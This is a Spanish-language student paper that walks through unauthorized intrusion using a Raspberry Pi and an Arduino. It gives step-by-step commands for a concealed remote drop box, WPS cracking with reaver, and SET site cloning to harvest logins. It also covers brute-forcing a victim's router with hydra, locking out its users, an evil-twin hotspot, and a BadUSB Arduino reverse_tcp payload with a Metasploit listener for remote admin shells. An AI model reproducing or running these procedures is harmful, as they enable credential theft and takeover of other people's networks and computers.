Utilización de Plataformas de Hardware Libre y Computadores de Placa Única para la Intrusión no Autorizada a Redes y Equipos

Jossué Fernando Amador Andino
Universidad Tecnológica Centroamericana UNITEC

***Abstract*—Al hablar de malware e intrusión no autorizada a redes y equipos, rara vez se habla del papel del hardware en estas tareas. Durante la última década, el desarrollo de aplicaciones para microcontroladores de hardware libre y la distribución de sistemas operativos para computadores de placa única ha crecido exponencialmente debido al decrecimiento acelerado en el costo de fabricación de los mismos. Esto, genera un mayor acceso a dichos dispositivos y por consiguiente una vulnerabilidad en los sistemas actuales al no considerar el posible uso de dichos dispositivos para obtener acceso no autorizado a sistemas informáticos.**

***Palabras Clave*—**Acceso, hardware, libre, plataforma, redes, monitoreo, spoof, troyano.

I. Introducción

El desarrollo de hardware libre y computadores de placa única ha crecido exponencialmente en la última década debido a el decrecimiento acelerado del costo de su fabricación en los últimos años. Esto, trae como consecuencia el uso de las estas plataformas en un sinfín de aplicaciones que van desde la electrónica amateur, hasta la robótica avanzada. Sin embargo existe una aplicación de la cual se habla muy poco; y esta es la utilización de estos elementos para la obtención de acceso no autorizado a un sistema informático.

II. El Hardware Libre

Se le llama hardware libre a toda aquella pieza de hardware cuyas especificaciones y diagramas esquemáticos son de acceso público y estos pueden ser estudiados, modificados, recreados y distribuidos por cualquier individuo. Esto permite a los entusiastas del hardware libre experimentar con las plataformas emergentes a su antojo, modificando el código fuente o el esquema original y logrando crear aplicaciones totalmente distintas para una misma plataforma.

A. Arduino

Arduino es una plataforma de hardware libre, la cual consta de un microcontrolador Atlmel AVR, puertos digitales de entrada y salida y entradas análogas. Los modelos más recientes, se conectan al ordenador vía USB, facilitando el uso del mismo debido a la disponibilidad de ese puerto en ordenadores actuales. El procesador Atmel programable permite una vasta variedad de aplicaciones, dentro de estas se incluyen la robótica, automatización, electrónica básica y el uso del procesador como medio para interpretar o comunicar información de hardware a un ordenador. En la figura 1, se puede apreciar una placa Arduino Uno Revisión 3.



Figura 1 Arduino Uno Rev. 3

III. Computadores de Placas únicas

Una computadora de placa única es una computadora completa en un solo circuito. Generalmente, este tipo de computadoras se utilizan en entornos industriales o de sistemas embebidos, en los cuales sirven como controladores e interfaces de control para su uso conjunto con controladores lógicos programables (PLC).

A. Raspberry Pi

El raspberry pi es un computador de placa única (o *Single Board Computer* en inglés). Este ha adquirido una gran popularidad

debido a costo de tan solo cincuenta dólares americanos. Existen varios modelos lanzados al mercado, sin embargo el más actual y en el que nos enfocaremos en esta investigación, es el Raspberry Pi 2 B mostrado en la figura 2, el cual cuenta con un CPU de 900MHz quad-core ARM Cortex-A7, 1Gb de Ram, 4 puertos USB, 40 pines GPIO, una interfaz de cámara, interfaz de display, puerto HDMI, ranura microSD, y un núcleo gráfico VideoCore IV.

Figura 2 Raspberry Pi 2 B

IV. Creación de una central remota de Pentesting con Raspberry Pi.

A. Hardware a utilizar

Lo primero a considerar para la creación de una central remota de pentesting es el hardware a utilizar. En este caso, se utilizara un raspberry pi 2 B debido a su capacidad de memoria ram. Se requerirá una memoria SD clase 10 debido a su velocidad de transferencia para poder correr correctamente el sistema operativo que esta alojara. Además del raspberry pi, se necesitarán algunos otros dispositivos de hardware.

Para poder monitorear redes y al mismo tiempo realizar spoofing de las mismas para la obtención de información sensible, es necesario tener dos tarjetas de red. Por lo cual se requerirán dos adaptadores wifi USB como los que se muestran en la figura 3. También es necesario poder acceder a la central remota sin importar donde se encuentre la misma. Para este propósito se requerirá un modem 3g usb.

Figura 3Adaptador Wifi USB

B. Instalación de Linux Kali en la memoria SD.

Es recomendable realizar la instalación de Linux Kali en una memoria SD desde una computadora con sistema operativo Linux. Una vez se tiene descargada la imagen de Linux kali diseñada para dispositivos ARM la cual se encuentra disponible en su página oficial, procederemos a realizar el comando mostrado en la línea de comandos 1, sustituyendo kali-1.0.9-rpi.img por el nombre de nuestra imagen y /dev/sdb por la localización de montaje de nuestra tarjeta SD. Este proceso puede tardar algunos minutos. Al finalizar el mismo se tienen que realizar las instalaciones y configuraciones necesarias en nuestro nuevo sistema operativo.

```
root@debian:~ dd if=kali-1.0.9-rpi.img of=/dev/sdb
bs=512k
```

Linea de comandos 1. Extracción de la imagen Linux en la SD

C. Instalaciones y configuraciones necesarias en Linux Kali.

Para realizar las instalaciones y configuraciones necesarias en nuestro sistema operativo, deberemos comenzar por conectar nuestro raspberry Pi con la unidad SD con Linux kali a un monitor, un teclado y un mouse. Al conectar el Raspberry Pi a su fuente eléctrica, el sistema iniciará automáticamente, pidiendo un usuario y una contraseña. Se utilizara el usuario root y la contraseña toor para este primer inicio. Una vez dentro de la interfaz gráfica del sistema operativo, procederemos a abrir una terminal con permisos de superusuario y procederemos a insertar el comando mostrado en la línea de comandos 2, el cual realizará una instalación del paquete completo de aplicaciones de pentesting disponibles para Linux kali.

```
root@kali:# sudo apt-get install kali-linux-full
```

Linea de comandos 2. Instalación de aplicaciones de pentesting

Ya que se tiene nuestra estación de pentesting lista, es hora de configurar su acceso remoto. Primero, se instalará el servidor VNC con la primera línea de la línea de comandos 3. Luego, se procederá a crear un script que inicie el servidor al encender el raspberry pi. Modificaremos el archivo `/etc/init.d/vncserver` con el texto que se puede apreciar en el código 1. Para finalizar, haremos el script ejecutable con en segundo comando de la línea de comandos 3.

```
root@kali:~ sudo apt-get install tightvncserver
root@kali:~ sudo chmod +x
/etc/init.d/vncserver
```

Linea de comandos 3. Instalación servidor VNC.

```
#!/bin/sh -e
### BEGIN INIT INFO
# Provides:          vncserver
# Required-Start:    networking
# Default-Start:     3 4 5
# Default-Stop:      0 6
### END INIT INFO

PATH="$PATH:/usr/X11R6/bin/"

# The Username:Group that will run
VNC
export USER="mythtv"
#${RUNAS}

# The display that VNC will use
DISPLAY="1"

# Color depth (between 8 and 32)
DEPTH="16"

# The Desktop geometry to use.
#GEOMETRY="<WIDTH>x<HEIGHT>"
#GEOMETRY="800x600"
GEOMETRY="1024x768"
#GEOMETRY="1280x1024"

# The name that the VNC Desktop
will have.
NAME="my-vnc-server"

OPTIONS="-name ${NAME} -depth
${DEPTH} -geometry ${GEOMETRY}
:${DISPLAY}"

. /lib/lsb/init-functions

case "$1" in
start)
log_action_begin_msg "Starting
vncserver for user '${USER}' on
localhost:${DISPLAY}"
su ${USER} -c "/usr/bin/vncserver
${OPTIONS}"
;;
stop)
log_action_begin_msg "Stoping
vncserver for user '${USER}' on
localhost:${DISPLAY}"
su ${USER} -c "/usr/bin/vncserver -
kill :${DISPLAY}"
;;
restart)
$0 stop
$0 start
;;
esac
exit 0
```

Código 1. Script para inicialización de VNC

Para realizar una conexión VNC es necesario saber la dirección IP del dispositivo a conectar, y en el caso de la ip asignada por el operador telefónico a nuestro modem 3g es casi imposible monitorear que ip se asigna ya que esta cambia constantemente. Es por esta razón que se necesita hacer la instalación de un programa más: *No-IP*. *No-IP* es un servicio dinámico DNS gratuito, el cual permite la conexión a un equipo con la aplicación *No-Ip* instalada desde un dominio que la aplicación nos facilita. Antes de comenzar la instalación crearemos una cuenta en la página oficial de *No-IP*. Para realizar la instalación y configuración de *No-Ip* se necesitan los comandos mostrados en la línea de comandos 4. Al finalizar esta línea de comandos, se pedirá el usuario y contraseña de nuestra cuenta *No-Ip*. Una vez ingresados *No-Ip* iniciará automáticamente al encender nuestro raspberry pi.

```
root@kali:~ cd /usr/local/src/
root@kali:~ wget http://www.no-
ip.com/client/linux/noip-duc-linux.tar.gz
root@kali:~ tar xf noip-duc-linux.tar.gz
root@kali:~ cd noip-2.1.9-1/
root@kali:~ make install
```

Linea de comandos 4. Descarga e instalación de No-ip

D. Energizando y pasando la central por desapercibida.

Con esto, se habrá culminado la construcción y configuración de nuestra central remota. Solo se necesita conectar todos los dispositivos de hardware mencionados anteriormente a nuestro raspberry pi, y añadir a estos una fuente de energía como ser una batería portátil para celular; la cual brindará energía por varias horas o incluso días dependiendo de la capacidad de la batería portátil debido al bajo consumo energético del raspberry pi. Si es necesario un monitoreo de varios días, es recomendable adquirir una batería usb con capacidad de carga solar como la que se puede observar en la figura 4. La central tiene el tamaño aproximado de una tarjeta de crédito, así que es fácil de esconder en objetos comunes como por ejemplo en el interior de un libro con sus páginas cortadas para guardar espacio para el raspberry, como se puede apreciar en la figura 5.

Figura 4. Batería usb con carga solar.



Figura 5. Raspberry Pi oculto en un libro

E. Conexión remota y utilización de la central.

La conexión remota del sistema se realiza por medio de VNC. Al energizar el raspberry, el servidor VNC inicia automáticamente al igual que el servidor DNS del *No-Ip*. Esto nos permite inicializar una conexión VNC desde cualquier lugar colocando nuestro dominio *No-Ip* como host, el usuario y la contraseña de nuestra central remota como parámetros para la conexión. Esto nos brindara acceso a una consola con derechos root de la central remota, dándonos acceso a todas las aplicaciones de pentesting que posee el sistema remoto con el sistema operativo Kali Linux.

Si deseamos introducirnos a una red físicamente cercana a nuestra central remota, se utilizará las líneas visibles en la línea de comando 5. El primer comando, sirve para cambiar la tarjeta de red a modo monitor, una vez en modo monitor el segundo comando sirve para escanear las diferentes redes wifi cercanas, esto nos permitirá obtener información necesaria de la red a crackear. Al observar en la terminal información de la red que nos interesa, se para el proceso presionando ctrl+c y luego se procede al tercer comando, sustituyendo el valor de bssid y canal por los valores observados en la salida del comando anterior de la red que nos interesa. Una vez ejecutado este último, Reaver comienza a desencriptar la contraseña extraída.

```
root@kali:~ airmon-ng start (tarjetadered)
root@kali:~ airodump-ng (nombremonitor)
root@kali:~ reaver –i (nombremonitor) –b (BSSID) -c (canal) -vv
```

Linea de comandos 5. Comandos para crackear redes wifi

Al obtener la contraseña, obtenemos acceso a la red deseada. Sin embargo lo que probablemente interesa es el tráfico de la misma, el cual puede contener información sensible. Este, puede ser interceptado mediante el comando mostrado en la línea de comandos 6.

```
root@kali:~ netsniff-ng
```

Linea de comandos 6. Comando para sniffing de paquetes de la red.

En caso de querer obtener información encriptada como ser los post de páginas https; la manera más fácil de realizarlo es realizar un DNS spoofing de la página web de la cual queremos obtener la información. Combinaremos técnicas de dns spoofing y phishing para engañar a la víctima mostrando una página alojada en nuestra central remota de características gráficas idénticas a la página web original.

El primer paso para la obtención de información encriptada en un post HTTPS es crear una página web con características gráficas idénticas a la página de la cual queremos extraer los datos de nuestra víctima. Esto puede ser realizado mediante las líneas de comando mostradas en la línea de comandos 7. Una vez insertados estos comandos, al conectarse a nuestra IP desde un navegador web aparecerá una página web idéntica a la original, sin embargo cada vez que se haga un post en la misma la información llegará en texto plano a nuestra terminal con SET.

```
root@kali:~ setoolkit
set>1
set>2
set:webattack>3
set:webattack>2
set:webattack>*NuestradirIP*
set:webattack>www.paginawebacopiar.com
```

Linea de comandos 7. Creación de página web falsa

Ya que nuestra página falsa está alojada en la central remota, es hora de engañar al usuario para que use la central remota como router en lugar del router original de su red. Para hacer esto, se necesitará obtener acceso administrativo al router para poder cambiar la contraseña del mismo, impidiendo el acceso a los usuarios. Se debe conectar a la red a atacar, y buscar la ip del router con el comando *ifconfig.* Este comando desplegará mucha información, sin embargo lo que interesa es la dirección IP que aparece en el Gateway. Esta dirección ip por lo general pertenece al router de la red, el cual tiene abierto un servicio http para poder administrarlo desde un navegador web. Abrimos el navegador web en la central remota e intentamos accesar a la IP del router, esto hará que aparezca un pop-up pidiendo el usuario y contraseña del router. Sin embargo lo que nos interesa es la información que este pop-up tiene, generalmente estos pop-up nos muestran el modelo o la marca del router como se puede visualizar en la figura 6. Esto facilita mucho el trabajo de fuerza bruta que se realizará para obtener acceso al mismo.



Figura 6. Pop-up del router mostrando el modelo del mismo.

Al encontrar información acerca de la marca o modelo del router, buscamos en la web una lista de posibles usuarios y contraseñas usados por defecto en esta marca. Descargamos la lista de posibles usuarios y contraseñas en un archivo txt. Ahora comenzamos a realizar un ataque de fuerza bruta al router mediante los comandos de la línea de comandos 8. Se debe aclarar que en este comando es imprescindible cambiar /root/Desktop/dic.txt por el directorio donde se encuentra alojado el archivo txt con los posibles usuarios y contraseñas, además de cambiar IPDELROUTER por la ip del router a atacar. Después de un tiempo, la línea de comandos nos mostrará cual es la combinación de usuario y contraseña correcta.

```
root@kali:~ hydra –l admin –P
/root/Desktop/dic.txt –e ns  -vV
IPDELROUTER http-get
```

Linea de comandos 8. Ataque de fuerza bruta al router

Al tener acceso al router, es tiempo de cambiar su contraseña y esconder su bssid desde la pantalla de configuración del mismo A la misma, se ingresa entrando a la dirección ip del router en el navegador web e ingresando los datos de usuario y contraseña previamente obtenidos. Esto, hará que el usuario no pueda ver la red a la que se conectaba usualmente, y además de esto la red no le dará acceso automático ya que hemos cambiado la contraseña.

Activamos una de nuestras tarjetas de red como hotspot wifi, configuramos la misma con el mismo BSSID y contraseña del router víctima, mientras que nuestra otra tarjeta de red sigue conectada al router original. De esta manera cuando nuestras victimas intenten reingresar a su router, estarán ingresando a nuestra central remota como puente hacia su router original. Para finalizar, se modificará el archivo hosts de la central remota para que redireccione el dominio de la página de la cual queremos extraer información a nuestra misma central remota. Esto se hace mediante las líneas de comando 9. Al completar estos comandos, abrirá un archivo en el editor de texto gvim, a este archivo agregaremos el dominio que queremos redirigir en este formato: **NUESTRAIP** www.dominioaredirigir.com.

```
root@kali:~ cd/usr/local
root@kali:~ gvim hosts
```

Linea de comandos 9. Modificación del archivo hosts

Una vez terminado el procedimiento, volvemos a la ventana terminal corriendo setoolkit, y esperamos a que este capture información de login de nuestras victimas como se puede apreciar en la figura 7.



Figura 7. Obtención de datos de nuestra página falsa.

V. Uso de Arduino para intrusión de malware en equipos

A. BadUsb Exploit en Arduino

El exploit badusb es un exploit que utiliza la emulación del firmware de un teclado USB dentro del firmware de un dispositivo USB común para la instalación de malware. Anteriormente, era muy difícil hacer uso de este exploit ya que se requería conocimiento de reprogramación de procesadores además del equipo necesario para realizarlo. Sin embargo actualmente existe un procesador de código abierto que nos permite hacer todas las modificaciones necesarias por una conexión usb y código basado en C. Esté procesador, es el Arduino.

Introducir código maligno al Arduino puede ser considerado la creación de un hardware troyano; ya que probablemente se ocultará la mala intención del hardware con algo decorativo o útil, como un set de luces LED conectadas vía USB o una memoria flash USB.

B. Creación del código fuente del Arduino

Por suerte, no se tiene que crear el código .pde del Arduino desde cero, ya que Kali Linux tiene una aplicación que nos ayuda a crear el código pde con el payload insertado, además de la creación del listener para el mismo. Esta aplicación es *setoolkit.* Para efectos de esta investigación, se creará un pde con un payload conocido como reverse_tcp. Para la creación del archivo pde el cual se subirá al Arduino a infectar es necesario seguir los comandos de la línea de comandos 10.

```
root@kali:~ setoolkit
set>6
set>1
set>1
set>*NuestraIp*
set>443
```

Linea de comandos 10. Comandos para la creación de PDE maligno.

Se comienza por llamar la aplicación setoolkit, luego dentro de la misma escogemos la opción 6 que llama al Arduino-Based Attack Vector, el cual es la plataforma que creará nuestro archivo pde. Luego se selecciona la opción 1 la cual insertará payloads de tipo Powershell HTTP GET MSF Payload. Dentro de estos payloads, escogemos la opción 1 la cual llama al payload Windows Shell Reverse_TCP. Para finalizar, setoolkit nos pide la IP a la cual se conectará remotamente el sistema infectado y el puerto por el cual realizará la conexión; para efectos del uso de este payload en específico se recomienda la utilización del puerto 443. Al finalizar estas líneas de comando, SET exportará el archivo pde maligno a la carpeta /usr/share/set, abrimos este archivo con el programa Arduino, conectamos el Arduino a infectar a nuestra PC y subimos el código.

El Arduino infectado está listo para ser conectado a computadores víctimas. Para poder ver las conexiones que emergen debido a la infección de diferentes computadores, es necesario hacer uso de metasploit a través de los comandos mostrados en la línea de comandos 11.

```
root@kali:~ msfconsole
msf> use exploit/multi/handler
msf> set PAYLOAD
windows/meterpreter/reverse_tcp
msf> set LHOST *NuestraIP*
msf> set LPORT 443
msf> set ExitOnSession false
msf> exploit -j
```

Linea de comandos 11. Comandos para la conexión con PCs infectados a través de msfconsole

Una vez que se infecte una PC remota, esta se conectará a la IP definida y brindará una Shell con permisos de administrador en la sesión de msf, otorgando control total de la misma.

VI. Conclusiones

La seguridad de los sistemas informáticos es tan cambiante como el ambiente tecnológico. A medida que se crean nuevas tecnologías existen también nuevos peligros de seguridad. El uso del hardware para aprovechar brechas de seguridad es algo de lo que se habla muy poco, sin embargo como se puede observar en esta investigación, es algo que tiene que ser tomado muy enserio de parte de las compañías de seguridad antivirus y profesionales en el área de la seguridad informática.